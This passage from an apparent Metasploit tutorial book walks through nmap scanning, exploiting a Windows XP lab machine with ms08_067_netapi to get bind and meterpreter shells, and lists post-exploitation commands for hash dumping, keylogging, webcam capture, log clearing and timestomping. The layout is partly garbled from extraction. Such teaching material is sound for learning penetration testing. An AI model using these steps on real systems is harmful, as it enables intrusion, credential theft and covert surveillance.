192.168.217.131 445  Guest          aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 smb_hash true
192.168.217.131 445  Administrator  aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 smb_hash true
[*] Found 4 credentials
```

5)db_import:To import the files from various softwares like nessus and nexpose.

6)db_export:To export our results to other softwares.

7)hosts:This command will display the connected hosts .

```
msf > hosts

Hosts
=====
address      mac          name          os_name      os_flavor
sp purpose  info  comments
-----
-----
192.168.1.3  client      Microsoft Windows 7 Ultimate 7601 Service Pa
192.168.217.131 00:0C:29:73:67:81 KALEEM-27A12BDC Microsoft Windows XP
192.168.217.135 00:0C:29:77:1A:6E Linux 2.4.X
192.168.217.136 00:0C:29:CB:26:30 Unknown

msf > |
```

you can use hosts -c to filter the columns.

```
msf > hosts -c address,name,os_name

Hosts
=====

address      name          os_name
-----
-----
192.168.1.3  Microsoft Windows
192.168.217.131 KALEEM-27A12BDC Microsoft Windows
192.168.217.135 Linux
192.168.217.136 Unknown

msf > |
```

8)db_nmap: Nmap is a very useful tool for pentester and network engineers.We can do many tasks using nmap tool .

eg:**db_nmap -O 192.168.217.131.**It displays the services and operating system info.

```
msf > db_nmap -O 192.168.217.131
[*] Nmap: Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-15 22:44 IST
[*] Nmap: Nmap scan report for 192.168.217.131
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: Not shown: 995 closed ports
[*] Nmap: PORT      STATE SERVICE
[*] Nmap: 135/tcp    open  msrpc
[*] Nmap: 139/tcp    open  netbios-ssn
[*] Nmap: 445/tcp    open  microsoft-ds
[*] Nmap: 1041/tcp   open  danf-ak2
[*] Nmap: 3389/tcp   open  ms-wbt-server
[*] Nmap: MAC Address: 00:0C:29:73:67:81 (VMware)
[*] Nmap: Device type: general purpose
[*] Nmap: Running: Microsoft Windows XP|2003
[*] Nmap: OS CPE: cpe:/o:microsoft:windows xp::sp2:professional cpe:/o:microsoft:windows_server_2003
[*] Nmap: OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
[*] Nmap: Network Distance: 1 hop
[*] Nmap: OS detection performed. Please report any incorrect results at http://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 5.11 seconds
msf >
```

9)services:This command will display the list of all services running.

```
msf > services

Services
=====

host      port  proto name      state  info
----
192.168.1.3  80    tcp    http      open
192.168.1.3  135   tcp    msrpc     open
192.168.1.3  139   tcp    netbios-ssn open
192.168.1.3  443   tcp    microsoft-ds open
192.168.1.3  445   tcp    smb       open    Windows 7 Ultimate 7601 Service Pack (Build 1)
192.168.1.3  912   tcp    workgroup open    guage: Unknown) (name:KALEEMSHAIK-PC) (domain:WORKGROUP)
192.168.1.3  912   tcp    workgroup open
```

10)Vulns:It will display the vulnerabilities existing in the victim system.

```
msf > vulns
[*] Time: 2012-10-04 11:41:10 UTC Vuln: host=192.168.217.131 name=Microsoft Server Stack Corruption refs=CVE-2008-4250,OSVDB-49243,MSB-MS08-067,URL-http://www.rapid7.com/ms-netapi-netpathcanonicalize-dos
```

Chapter Three

Information gathering

"If I had eight hours to chop down a tree, I'd spend six hours sharpening my axe".
- Abraham Lincoln

Information gathering is the first step in penetration testing. In this phase we can gather as much information as possible about the target. The more information we have, the more is the chance of exploiting. In this phase we can gather information like ip address, services if the target is a website then we should gather sub domains, emails, hosting server and location of the server information.

There are 2 types of information gathering

1) Active information gathering

2) Passive information gathering

Passive information gathering: In this technique we are not directly interacting with the target. We will search information using whois and nslookup commands. There are many tools available in Back Track to find the dns information.

```
msf > nslookup www.google.com
[*] exec: nslookup www.google.com

nslookup: /opt/metasploit/common/lib/libcrypto.so.1.0.1
sr/lib/libdns.so.64)
nslookup: /opt/metasploit/common/lib/libxml2.so.2.9.2
/libisc.so.60)
Server:          192.168.217.2
Address:         192.168.217.2#53

Non-authoritative answer:
Name:   www.google.com
Address: 74.125.236.52
Name:   www.google.com
Address: 74.125.236.50
Name:   www.google.com
Address: 74.125.236.51
Name:   www.google.com
Address: 74.125.236.48
Name:   www.google.com
Address: 74.125.236.49
```

Nslookup: Using nslookup we will get the additional server information.

Whois :This command is used to gather the subdomains information and registrar name.

```
msf > whois www.google.com
[*] exec: whois www.google.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Server Name: WWW.GOOGLE.COM.VN
Registrar: ENOM, INC.
Whois Server: whois.enom.com
Referral URL: http://www.enom.com

Server Name: WWW.GOOGLE.COM.TW
Registrar: ENOM, INC.
Whois Server: whois.enom.com
Referral URL: http://www.enom.com

Server Name: WWW.GOOGLE.COM.TR
Registrar: TUCOWS.COM CO.
Whois Server: whois.tucows.com
Referral URL: http://domainhelp.opensrs.net

Server Name: WWW.GOOGLE.COM.SA
Registrar: OMNIS NETWORK, LLC
Whois Server: whois.omnis.com
Referral URL: http://domains.omnis.com
```

These are only few techniques discussed. There are many more to gather information in a passive way.

Active information gathering:

In active information gathering we will use a tool nmap(network mapper) , written by Gordon fyodor lyon.It is a cross platform tool.

I will explain some basic nmap commands to scan our network.The book "[Nmap cookbook the fat free guide for network scanning](#)" is highly recommended to explore much about Nmap.

To scan a single ip address:we can use Nmap to scan a single ip address.

usage: nmap "ip address"

```
msf > nmap 192.168.217.131
[*] exec: nmap 192.168.217.131

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-16 10:48 IST
Nmap scan report for 192.168.217.131
Host is up (0.0037s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1041/tcp  open  danf-ak2
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:73:67:81 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.81 seconds
msf >
```

To scan multiple ip address

usage: nmap 192.168.217.131 192.168.217.133

```
msf > nmap 192.168.217.131 192.168.217.133
[*] exec: nmap 192.168.217.131 192.168.217.133

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-16 10:52 IST
Nmap scan report for 192.168.217.131
Host is up (0.00064s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1041/tcp  open  danf-ak2
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:73:67:81 (VMware)

Nmap scan report for 192.168.217.133
Host is up (0.000013s latency).
Not shown: 999 closed ports
PORT      STATE SERVICE
80/tcp    open  http

Nmap done: 2 IP addresses (2 hosts up) scanned in 1.86 seconds
msf >
```

To scan entire subnet:

usage: nmap 192.168.217.131/24

```
msf > nmap 192.168.217.131/24
[*] exec: nmap 192.168.217.131/24

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-16 10:55 IST
Nmap scan report for 192.168.217.2
Host is up (1.0s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
443/tcp   open  https
445/tcp   open  microsoft-ds
514/tcp   filtered shell
912/tcp   open  apex-mesh
1025/tcp  open  NFS-or-IIS
1026/tcp  open  LSA-or-nterm
1027/tcp  open  IIS
1028/tcp  open  unknown
1029/tcp  open  ms-lsa
1875/tcp  filtered westell-stats
3306/tcp  open  mysql
5960/tcp  filtered unknown
8181/tcp  open  unknown
MAC Address: 00:50:56:57:00:5E (VMware)
```

Advanced scanning options:

Nmap has many advanced features to successfully gather more information about the target. We can scan tcp ports, udp ports and find the operating system and version detection.

We can perform null scan, ACK scan and trace route on the target. Nmap is like a swiss army knife. We can handle a wide variety of security testing and network administrative tasks.

Tcp SYN scan:

We can perform SYNscan on the network. This scan is very stealthy. It does not open a full connection to the remote host.

usage: nmap -sS 192.168.217.131

```
msf > nmap -sS 192.168.217.131
[*] exec: nmap -sS 192.168.217.131

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-16 11:01 IST
Nmap scan report for 192.168.217.131
Host is up (0.00016s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1041/tcp  open  danf-ak2
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:73:67:81 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.57 seconds
msf >
```

UDP(User Datagram Protocol) scan:

We can scan UDP ports of the target system.

usage : nmap -sU 192.168.217.131

```
msf > nmap -sU 192.168.217.131
[*] exec: nmap -sU 192.168.217.131

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-16 11:15 IST
Nmap scan report for 192.168.217.131
Host is up (0.032s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE
123/udp   open|filtered ntp
137/udp   open          netbios-ns
138/udp   open|filtered netbios-dgm
445/udp   open|filtered microsoft-ds
500/udp   open|filtered isakmp
1038/udp  open|filtered mtqp
1434/udp  open|filtered ms-sql-m
1900/udp  open|filtered upnp
4500/udp  open|filtered nat-t-ike
MAC Address: 00:0C:29:73:67:81 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 2.06 seconds
msf >
```

Tcp Null scan:

Now we are performing null scan to trick the firewalled system and to get the response from that system.

Usage: nmap -sN 192.168.217.131

```
msf > nmap -sN 192.168.217.131
[*] exec: nmap -sN 192.168.217.131

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-16 11:22 IST
Nmap scan report for 192.168.217.131
Host is up (0.00033s latency).
All 1000 scanned ports on 192.168.217.131 are closed
MAC Address: 00:0C:29:73:67:81 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 1.77 seconds
msf > █
```

Operating system and version detection

To find the operating system of the target we will use -O option.

Usage: nmap -O 192.168.217.131

```
msf > nmap -O 192.168.217.131
[*] exec: nmap -O 192.168.217.131

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-16 11:27 IST
Nmap scan report for 192.168.217.131
Host is up (0.00083s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1041/tcp  open  danf-ak2
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:73:67:81 (VMware)
Device type: general purpose
Running: Microsoft Windows XP|2003

OS CPE: cpe:/o:microsoft:windows xp::sp2:professional cpe:/o:microsoft:windows server 2003
OS details: Microsoft Windows XP Professional SP2 or Windows Server 2003
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at http://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 5.62 seconds
```

You can see my operating system info here i am running windows xp professional. This is my victim operating system.



To find the version detection:

Using Nmap we can find versions of the services running on the ports. We will use `-sV` option to do this.

Usage : `nmap -sV 192.168.217.131`

```
nmsf > nmap -sV 192.168.217.131
[*] exec: nmap -sV 192.168.217.131

Starting Nmap 5.61TEST4 ( http://nmap.org ) at 2012-12-16 11:38 IST
Nmap scan report for 192.168.217.131
Host is up (0.00016s latency).
Not shown: 995 closed ports
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1041/tcp  open  danf-ak2?
3389/tcp  open  ms-wbt-server
MAC Address: 00:0C:29:73:67:81 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

VERSION
Microsoft Windows RPC
Microsoft Windows XP microsoft-ds
Microsoft Terminal Service

Service detection performed. Please report any incorrect results at http://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 36.40 seconds
msf >
```

you can see the versions.

You can combine both `-O` and `-sV` options at a time

usage: `nmap -O -sV 192.168.217.131`

These are some nmap commands to find the target services and open ports and operating system info. There are many other advanced options that exist in nmap. I highly recommend a book "nmap cookbook" to know more about nmap and explore many options that exist nmap.

Chapter Four Exploitation

Exploitation is the meridian for every security engineer. It is a great feeling to exploit a first machine and get full control over that machine. Exploitation is a very difficult task to accomplish. We need to know much about the target. In this chapter I will show you advanced techniques to get shell on the target system and you will gain full control over the victim system.

Before reading this chapter please read chapter two to know the basics of metasploit. I am going to use the msfconsole throughout this chapter.

Basic exploitation:

I am going to use ms08_067_netapi exploit. You can get much information about this exploit in the below link.

http://www.metasploit.com/modules/exploit/windows/smb/ms08_067_netapi

Metasploit has a great feature **tab completion**. If we don't know about particular exploit press tab twice it to get some suggestions displayed.

```
msf > use exploit/windows/smb/ms0
use exploit/windows/smb/ms03_049_netapi
use exploit/windows/smb/ms04_007_killbill
use exploit/windows/smb/ms04_011_lsass
use exploit/windows/smb/ms04_031_netdde
use exploit/windows/smb/ms05_039_pnp
use exploit/windows/smb/ms06_025_rasmans_reg
use exploit/windows/smb/ms06_025_rras
use exploit/windows/smb/ms06_040_netapi
use exploit/windows/smb/ms06_066_nwapi
use exploit/windows/smb/ms06_066_nwks
use exploit/windows/smb/ms06_070_wkssvc
use exploit/windows/smb/ms07_029_msdns_zonename
use exploit/windows/smb/ms08_067_netapi
use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf > use exploit/windows/smb/ms0
```

You can see it displays various exploits. Or you can search for particular exploit using **search** command.

Search netapi:

Usage: search "exploit name"

```
smsf > search netapi

Matching Modules
=====

Name                               Disclosure Date      Rank
----                               -
exploit/windows/smb/ms03_049_netapi 2003-11-11 00:00:00 UTC good
tion Service NetAddAlternateComputerName Overflow
exploit/windows/smb/ms06_040_netapi 2006-08-08 00:00:00 UTC good
Service NetpwPathCanonicalize Overflow
exploit/windows/smb/ms06_070_wkssvc 2006-11-14 00:00:00 UTC manual
tion Service NetpManageIPCCConnect Overflow
exploit/windows/smb/ms08_067_netapi 2008-10-28 00:00:00 UTC great
Service Relative Path Stack Corruption
```

show: show command is used to view various exploits, payloads, encoders .

Usage: show exploits, show payloads, show encoders.

Steps to exploit our first windows machine.

Step 1: use exploit/windows/smb/ms08_067_netapi.

Step 2: show options to view various options.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      -
RHOST     Type ip address  yes       The target address
RPORT     445              yes       Set the SMB service port
SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

Id  Name
--  -
0   Automatic Targeting
```

RHOST(Remote Host): It is the remote host, we should type the remote ip address of the target system.

LHOST(Local Host): It is the local host, that means our system ip address.

Step 3: set RHOST 192.168.217.131

Set and setg : Using these commands we can set the variable to a particular field.

Setg command is used to set a variable globally, so we can use that variable throughout our penetration test.

```
msf exploit(ms08_067_netapi) > set RHOST 192.168.217.131
RHOST => 192.168.217.131
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     192.168.217.131 yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)
```

Here i am setting Ip address of my remote machine

Step 4: set a payload for our exploit.

Usage: show payloads

```
msf exploit(ms08_067_netapi) > show payloads

Compatible Payloads
=====

  Name      Disclosure Date  Rank
  ----      -
  generic/custom
  generic/debug_trap
  generic/shell_bind_tcp
  generic/shell_reverse_tcp
  generic/tight_loop
  windows/dllinject/bind_ipv6_tcp
  windows/dllinject/bind_nonx_tcp
  windows/dllinject/bind_tcp
```

back | track 5^{r3}

You can see a huge payload list. Now we will use a payload bind shell. It directly binds with the target port 445.

Setting a Payload:

Usage: set Payload windows/shell/bind_tcp

```
msf exploit(ms08_067_netapi) > set payload windows/shell/bind_tcp
payload => windows/shell/bind_tcp
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb/ms08_067_netapi):
```

Name	Current Setting	Required	Description
RHOST	192.168.217.131	yes	The target address
RPORT	445	yes	Set the SMB service port
SMBPIPE	BROWSER	yes	The pipe name to use (BROWSER, SRVSVC)

```

Payload options (windows/shell/bind_tcp):
```

Name	Current Setting	Required	Description
EXITFUNC	thread	yes	Exit technique: seh, thread, process, none
LPORT	4444	yes	The listen port
RHOST	192.168.217.131	no	The target address

Note: A callout box with an arrow points to the 'set payload' command, containing the text: "I am setting bind shell payload to my remote system".

Step 5 :To get the shell on the target computer, use the command "exploit".This command runs the payload against the target system.Then you will get a remote shell on the target system.

Usage: exploit.

```
msf exploit(ms08_067_netapi) > exploit
[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (AlwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (240 bytes) to 192.168.217.131
[*] Command shell session 1 opened (192.168.217.133:39184 -> 192.168.217.131:4444) at 20
-12-16 16:12:22 +0530

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>whoami
```

Note: A callout box with an arrow points to the 'whoami' command output, containing the text: "you can see the remote shell".

For confirmation, you can check the ip address of the remote system just by typing "ipconfig"

```
C:\>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix . . : localdomain
    IP Address. . . . . : 192.168.217.131
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.217.2
```

Congratulations! you have exploited the your first windows machine.Now you can create your own folders and and run the files remotely on the target system.To give more power to exploitation we willl user meterpreter payload.I will discuss this payload in later.

Commands used in this chapter

- 1)use exploit/windows/smb/ms08_067_netapi ---> To select a particular exploit
- 2)show options -----> To view the options
- 3) set RHOST -----> Victim ip address which we have to set
- 4) windows/shell/bind_tcp-----> To set the particular payload
- 5) exploit----->To run the payload

Chapter Five

Introduction about Meterpreter

Meterpreter is the forerunner product in Metasploit framework which is leveraged as a payload after exploitation. Meterpreter is used to enhance the post exploitation.

Features:

It does not create a new process and completely resides in the memory. So there is no chance of detection. It does not write any data on the disk. All the communication from the attacker to the victim is completely encrypted. It creates a separate channel to encrypt the data.

Meterpreter has huge options to ease our post exploitation. We can gain full control over the victim system.

Exploitation using meterpreter :

In this we follow the same procedure as the above exploitation, except the payload. Here we will use meterpreter as the payload to get the meterpreter shell.

Step 1: Choose a exploit.

Usage: use exploit/windows/smb/ms08_067_netapi

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit(ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  ----      -
  RHOST     Type ip address  yes       The target address
  RPORT     445              yes       Set the SMB service port
  SMBPIPE   BROWSER         yes       The pipe name to use (BROWSER, SRVSVC)

Exploit target:

  Id  Name
  --  -
  0   Automatic Targeting
```

Step 2: **RHOST** :This is the victim ip address.

Step 3 : Setting the meterpreter as payload.

Usage: Set payload windows/meterpreter/bind_tcp

Step 4: run "exploit" command.

```
msf exploit(ms08_067_netapi) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(ms08_067_netapi) > exploit

[*] Started bind handler
[*] Automatically detecting the target...
[*] Fingerprint: Windows XP - Service Pack 2 - lang:English
[*] Selected Target: Windows XP SP2 English (ALwaysOn NX)
[*] Attempting to trigger the vulnerability...
[*] Sending stage (752128 bytes) to 192.168.217.131
[*] Meterpreter session 1 opened (192.168.217.133:40671 -> 192.168.217.131:4444)
0530

meterpreter > sysinfo
[-] Unknown command: sysinfo.
meterpreter > sysinfo
Computer      : KALEEM-27A12BDC
OS            : Windows XP (Build 2600, Service Pack 2).
Architecture : x86
System Language : en US
Meterpreter   : x86/win32
```

I set the payload as meterpreter

You can see meterpreter shell has opened and my system information has displayed

Here you got Shell as meterpreter.you can do a variety of tasks using this shell.I will explain those in the later chapters. Here is the list of commands.

```
File Edit View Terminal Help
meterpreter > help

Core Commands
=====

Command      Description
-----
?            Help menu
background   Backgrounds the current session
bgkill       Kills a background meterpreter script
bglist       Lists running background scripts
bgrun        Executes a meterpreter script as a background thread
channel       Displays information about active channels
close        Closes a channel
disable unicode encoding Disables encoding of unicode strings
enable unicode encoding Enables encoding of unicode strings
exit         Terminate the meterpreter session
help         Help menu
info         Displays information about a Post module
interact     Interacts with a channel
irb          Drop into irb scripting mode
load         Load one or more meterpreter extensions
migrate      Migrate the server to another session
quit         Terminate the meterpreter session
read         Reads data from a channel
resource     Run the commands stored in a file
run          Executes a meterpreter script or Post module
use          Deprecated alias for 'load'
write        Writes data to a channel
```

These are only few commands .There are many more.In the later chapter you will come across all those commands.

Chapter Six

Post Exploitation using Meterpreter

We can significantly improve the post exploitation using meterpreter. Many of us think, getting shell on the target system is an important task, but to control our target system is very important. We can control our target extensively by using meterpreter. Meterpreter is the extension to metasploit framework that allows us to leverage metasploit's functionality and further compromise our target.

We can do many amazing tasks using meterpreter payload like webcam snap shot, dumping hashes, monitoring keystrokes, downloading files from the target and uploading files into the target and many more. You can see all those tasks in this chapter.

First, we have to compromise our target using meterpreter then we will get a meterpreter shell. Follow the procedure in the above chapter "[Introduction to Meterpreter](#)" to exploit the target. Meterpreter has a very huge command list, I will try to cover 95% of commands in this chapter. Practice all the commands which I discuss in this chapter to become comfortable with Meterpreter.

Meterpreter commands are divided into many sections depending upon their usage. I will discuss all the commands not in the same order, but in a random order, depending upon the task.

1. Core commands
2. Stdapi : System commands
3. Stdapi : File system commands
4. Stdapi : User interface commands
5. Stdapi : Networking commands
6. priv commands

Some of these commands are self explanatory, you can easily understand those commands by reading the description. I will leave those commands as an exercise to you. I will highly recommend you to read the book "[Introduction to the command line \(Second Edition\): The fat free guide to Unix and Linux Commands](#)" to become familiar in linux Operating system. This book gives you a good knowledge on linux commands and how to use them efficiently.

1) Core commands:

```
Core Commands
=====
```

Command	Description
?	Help menu
background	Backgrounds the current session
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information about active channels
close	Closes a channel
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
help	Help menu
info	Displays information about a Post module
interact	Interacts with a channel
irb	Drop into irb scripting mode
load	Load one or more meterpreter extensions
migrate	Migrate the server to another process
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
use	Deprecated alias for 'load'
write	Writes data to a channel

2) System Commands:

```
Stdapi: System Commands
=====
```

Command	Description
cleardev	Clear the event log
drop token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
sysinfo	Gets information about the remote system, such as OS

3) File system commands:

```
Stdapi: File system Commands
=====

Command      Description
-----      -
cat          Read the contents of a file to the screen
cd           Change directory
download     Download a file or directory
edit        Edit a file
getlwd       Print local working directory
getwd        Print working directory
lcd          Change local working directory
lpwd         Print local working directory
ls           List files
mkdir        Make directory
pwd          Print working directory
rm           Delete the specified file
rmdir        Remove directory
search       Search for files
upload       Upload a file or directory
```

4) User interface and webcam commands

```
Stdapi: User interface Commands
=====

Command      Description
-----      -
enumdesktops List all accessible desktops and window stations
getdesktop   Get the current meterpreter desktop
idletime     Returns the number of seconds the remote user has been idle
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
screenshot   Grab a screenshot of the interactive desktop
setdesktop   Change the meterpreters current desktop
uictl        Control some of the user interface components

Stdapi: Webcam Commands
=====

Command      Description
-----      -
webcam_list  List webcams
webcam_snap  Take a snapshot from the specified webcam
```

5)Networking commands:

Stdapi: Networking Commands

=====

Command	Description
-----	-----
arp	Display the host ARP cache
ifconfig	Display interfaces
ipconfig	Display interfaces
netstat	Display the network connections
portfwd	Forward a local port to a remote service
route	View and modify the routing table

6)Priv commands

Priv: Elevate Commands

=====

Command	Description
-----	-----
getsystem	Attempt to elevate your privilege to that of local system.

Priv: Password database Commands

=====

Command	Description
-----	-----
hashdump	Dumps the contents of the SAM database

Priv: Timestomp Commands

=====

Command	Description
-----	-----
timestomp	Manipulate file MACE attributes

1)Core commands:Core commands are basic meterpreter commands.

1)Background:This commands are used to background a meterpreter session and we will come back to the exploit module.

To view the available sessions "sessions -l"

To interact with the session we have to use "sessions -i 'session id'"

eg: sessions -i 1

```
meterpreter > background
[*] Backgrounding session 2...
msf exploit(ms08_067_netapi) > sessions -l

Active sessions
=====

  Id  Type           Information                                     Connection
  --  -
  2   meterpreter   x86/win32 NT AUTHORITY\SYSTEM @ KALEEM-27A12BDC 192.168.217.133:445
      192.168.217.131:1060 (192.168.217.131)

msf exploit(ms08_067_netapi) > sessions -i 1
[-] Invalid session id
msf exploit(ms08_067_netapi) > sessions -i 2
[*] Starting interaction with 2...
```

2)bgrun:This command is used to execute a meterpreter script as the background process.

```
meterpreter > bgrun
Usage: bgrun <script> [arguments]

Executes a ruby script in the context of the meterpreter session.
meterpreter > bgrun scraper Scaper is the name of the script which runs in the background
[*] Executed Meterpreter with
meterpreter > [*] New session on 192.168.217.131:445...
[*] Gathering basic system information...
[*] Dumping password hashes...
[*] Obtaining the entire registry...
[*] Exporting HKCU
[*] Downloading HKCU (C:\WINDOWS\TEMP\kbYocfxs.reg)
[*] Cleaning HKCU
[*] Exporting HKLM
[*] Downloading HKLM (C:\WINDOWS\TEMP\xzBGeJuQ.reg)
```

3)info:It gives the description about selected post exploitation module

Usage: info module name.

```
meterpreter > info post/windows/gather/enum_tokens

Name: Windows Gather Enumerate Domain Admin Tokens (Token Hunter)
Module: post/windows/gather/enum_tokens
Version: 16004
Platform: Windows
Arch:
Rank: Normal

Provided by:
Joshua Abraham <jabra@rapid7.com>

Description:
This module will identify systems that have a Domain Admin
(delegation) token on them. The module will first check if
sufficient privileges are present for certain actions, and run
getprvs for system. If you elevated privs to system, the
SeAssignPrimaryTokenPrivilege will not be assigned, in that case try
migrating to another process that is running as system. If no
sufficient privileges are available, the script will not continue.
```

4)migrate:It migrates to another process.We have to migrate to another process because the victim might close the process which meterpreter binds.So we have to migrate to system processes.

Usage: migrate "process id"

eg:migrate 12212

```
meterpreter > migrate 12212
[*] Migrating to 12212...
[*] Migration completed successfully.
meterpreter > getpid
Current pid: 12212
```

5)use : This command is used to load a particular extension into the framework.It is like the load command in metasploit.

Usage: use espia

```
meterpreter > use espia
Loading extension espia...success.
```

6) **run**: This command is used to run a meterpreter script.

Usage:run script name

eg: run checkvm

```
meterpreter > run checkvm
[*] Checking if target is a Virtual Machine .....
[*] This is a VMware Virtual Machine
```

7)**irb**:This command is used to drop into a ruby shell where we can create ruby based scripts.

```
meterpreter > irb
[*] Starting IRB shell
[*] The 'client' variable holds the meterpreter client
>>
```

8)**Channel commands**:Channels are very useful to execute our commands on the target system.The communication in the channels are encrypted.we can read,write and interact with the channels.

To create a channel we have to use execute command.

Usage :execute -f explorer.exe -c

```
Usage: execute -f file [options]
```

```
Executes a command on the remote machine.
```

```
OPTIONS:
```

```
-H          Create the process hidden from view.
-a <opt>   The arguments to pass to the command.
-c          Channelized I/O (required for interaction).
-d <opt>   The 'dummy' executable to launch when using -m.
-f <opt>   The executable command to run.
-h          Help menu.
-i          Interact with the process after creating it.
-k          Execute process on the meterpreters current desktop
-m          Execute from memory.
-s <opt>   Execute process in a given session as the session user
-t          Execute process with currently impersonated thread token
```

```
meterpreter > execute -f explorer.exe -c
```

```
Process 12212 created.
```

```
Channel 24 created.
```

```
meterpreter > execute -f explorer.exe -c
```

```
Process 10376 created.
```

```
Channel 25 created.
```

channel -l: To view the list of channels.

```
meterpreter > channel -l

  Id  Class  Type
  --  -
  1   3      stdapi_process
  2   3      stdapi_process
```

Channel -w :To write data into a particular channel we will use this commnad.

Usage: channel -w 2(1 is the channel number)

```
meterpreter > channel -w 2
Enter data followed by a '.' on an empty line:
ping 192.168.217.131
```

channel -r :To reda data from a particular channel.

Usage: channel -r 2

```
meterpreter > channel -r 2
Read 104 bytes from 2:

Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Interact: This command is used to interact with a particular channel

Usage: interact 2

```
meterpreter > interact 2
Interacting with channel 2...
```

File system commands:

1) **pwd**: It displays the print working directory and 'cd' command is used to change the directory.

```
meterpreter > pwd
C:\WINDOWS\system32
meterpreter > cd c:\\
meterpreter > pwd
c:\
meterpreter > █
```

2) **ls**: To list the files in a directory.

```
meterpreter > ls
Listing: c:\
=====
Mode                Size           Type             Last modified    Name
-----
100777/rwxrwxrwx    0              fil             2012-07-26 13:54:40 +0530  AUTOEXEC.BAT
100666/rw-rw-rw-    0              fil             2012-07-26 13:54:40 +0530  CONFIG.SYS
40777/rwxrwxrwx     0              dir             2012-10-11 13:02:08 +0530  Documents and Settings
100444/r--r--r--    0              fil             2012-07-26 13:54:40 +0530  IO.SYS
100444/r--r--r--    0              fil             2012-07-26 13:54:40 +0530  MSDOS.SYS
100555/r-xr-xr-x    47564          fil             2004-08-04 17:30:00 +0530  NTDETECT.COM
40555/r-xr-xr-x     0              dir             2012-12-18 19:25:48 +0530  Program Files
40777/rwxrwxrwx     0              dir             2012-10-11 13:09:56 +0530  RECYCLER
40777/rwxrwxrwx     0              dir             2012-07-26 13:58:25 +0530  System Volume Information
40777/rwxrwxrwx     0              dir             2012-07-26 19:10:38 +0530  WINDOWS
40777/rwxrwxrwx     0              dir             2012-10-04 17:16:26 +0530  avi
100666/rw-rw-rw-    211           fil             2012-07-26 13:50:24 +0530  boot.ini
